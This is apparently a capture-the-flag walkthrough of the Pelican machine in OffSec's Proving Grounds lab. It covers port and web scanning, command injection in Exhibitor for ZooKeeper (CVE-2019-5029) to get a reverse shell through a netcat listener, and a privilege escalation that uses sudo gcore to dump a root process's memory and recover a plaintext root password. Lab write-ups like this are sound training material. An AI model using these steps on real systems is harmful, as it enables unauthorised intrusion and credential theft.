Pelican Proving Grounds Walkthrough
This is a walkthrough for the Pelican machine on Proving Grounds, the pentesting lab environment provided by OffSec.
Enumeration
Began enumeration by running nmap to scan ports and identify services and service versions.
sudo nmap -p- -sV 192.168.179.98
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 18:33 CDT
Nmap scan report for 192.168.179.98
Host is up (0.056s latency).
Not shown: 65526 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 2.2
2181/tcp open zookeeper Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8080/tcp open http Jetty 1.0
8081/tcp open http nginx 1.14.2
44091/tcp open java-rmi Java RMI
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernelService detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.63 seconds
Ran nikto to enumerate the web servers running on ports 8080 and 8081.
sudo nikto -host 192.168.179.98 -port 8080
Nikto v2.5.0
-————————————————————————–
+ Target IP: 192.168.179.98
+ Target Hostname: 192.168.179.98
+ Target Port: 8080
+ Start Time: 2023-10-26 18:35:14 (GMT-5)
-————————————————————————–
+ Server: Jetty(1.0)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use ‘-C all’ to force check all possible dirs)
+ Jetty/1.0 appears to be outdated (current is at least 11.0.6). Jetty 10.0.6 AND 9.4.41.v20210516 are also currently supported.
+ 8119 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time: 2023-10-26 18:42:27 (GMT-5) (433 seconds)
-————————————————————————–
+ 1 host(s) tested
sudo nikto -h 192.168.179.98 -p 8081
Nikto v2.5.0
-————————————————————————–
+ Target IP: 192.168.179.98
+ Target Hostname: 192.168.179.98
+ Target Port: 8081
+ Start Time: 2023-10-26 18:35:25 (GMT-5)
-————————————————————————–
+ Server: nginx/1.14.2
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: http://192.168.179.98:8080/exhibitor/v1/ui/index.html
+ No CGI Directories found (use ‘-C all’ to force check all possible dirs)
+ 8106 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time: 2023-10-26 18:42:36 (GMT-5) (431 seconds)
-————————————————————————–
+ 1 host(s) tested

Further enumeration shows that there is a web service running on port 8080 called “Exhibitor for ZooKeeper”. It appears that no authentication is required to view or make changes in the web UI.
Exhibitor is a supervisor service for Apache ZooKeeper. ZooKeeper is “an open-source server which enables highly reliable distributed coordination”.
Screenshots of the Exhibitor for ZooKeeper site on the target machine:
Homepage
Config tab

In the top-right of the screenshot of the config tab, we can (partially) see that the version of Exhibitor is v1.0
Exploitation
Searchsploit yields 1 search result for Exhibitor:
searchsploit exhibitor
-—————————————————————————————————————————————– ———————————
Exploit Title | Path
—————————————————————————————————————————————— ———————————
Exhibitor Web UI 1.7.1 - Remote Code Execution | java/webapps/48654.txt
—————————————————————————————————————————————— ———————————
Shellcodes: No Results
Although the exploit title for EDB-ID 48654 says 1.7.1, viewing the exploit details shows that this vulnerability (CVE-2019-5029) impacts Exhibitor versions 1.0.9-1.7.1. Since we only know that the version of this Exhibitor instance is v1.0, it’s worth pursuing this vulnerability.
Started a netcat listener on port 1234:
sudo nc -lvp 1234

To exploit this command injection vulnerability, I went to the Config tab of the Exhibitor webpage. Next, I enabled editing and placed my reverse shell command in the “java.env script” textbox. The command has to be surrounded by either $() or `` (see screenshot below for reference): 
To execute the command, I clicked the “Commit…” button and in the popup window, I chose “All At Once…”
Checked netcat listener, reverse shell established running as user “charles” on pelican ! 

local.txt flag
Privilege Escalation
In the reverse shell, ran sudo -l to see what sudo commands charles can run. charles can run /usr/bin/gcore with elevated privileges:
Matching Defaults entries for charles on pelican:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binUser charles may run the following commands on pelican:
(ALL) NOPASSWD: /usr/bin/gcore
GTFOBins has an entry on abusing gcore. According to GTFOBins and the linux man pages, gcore can be used to generate a core dump of running processes which could reveal sensitive information.
Ran ps aux to see a list of running processes, their corresponding PID, and the user running the process. Discovered a process with an interesting name:
root 493 0.0 0.0 2276 72 ? Ss 19:30 0:00 /usr/bin/password-store
Generated a core dump of PID 493 which created a file named “core.493”:
sudo /usr/bin/gcore 493
Ran strings core.493 to list ASCII strings that are in the core dump output file
Discovered credentials:
001 Password: root:
ClogKingpinInning731
Ran su root to spawn a shell as root and attempted to use the ClogKingpinInning731 password for authentication:

Successfully authenticated as root!

proof.txt flag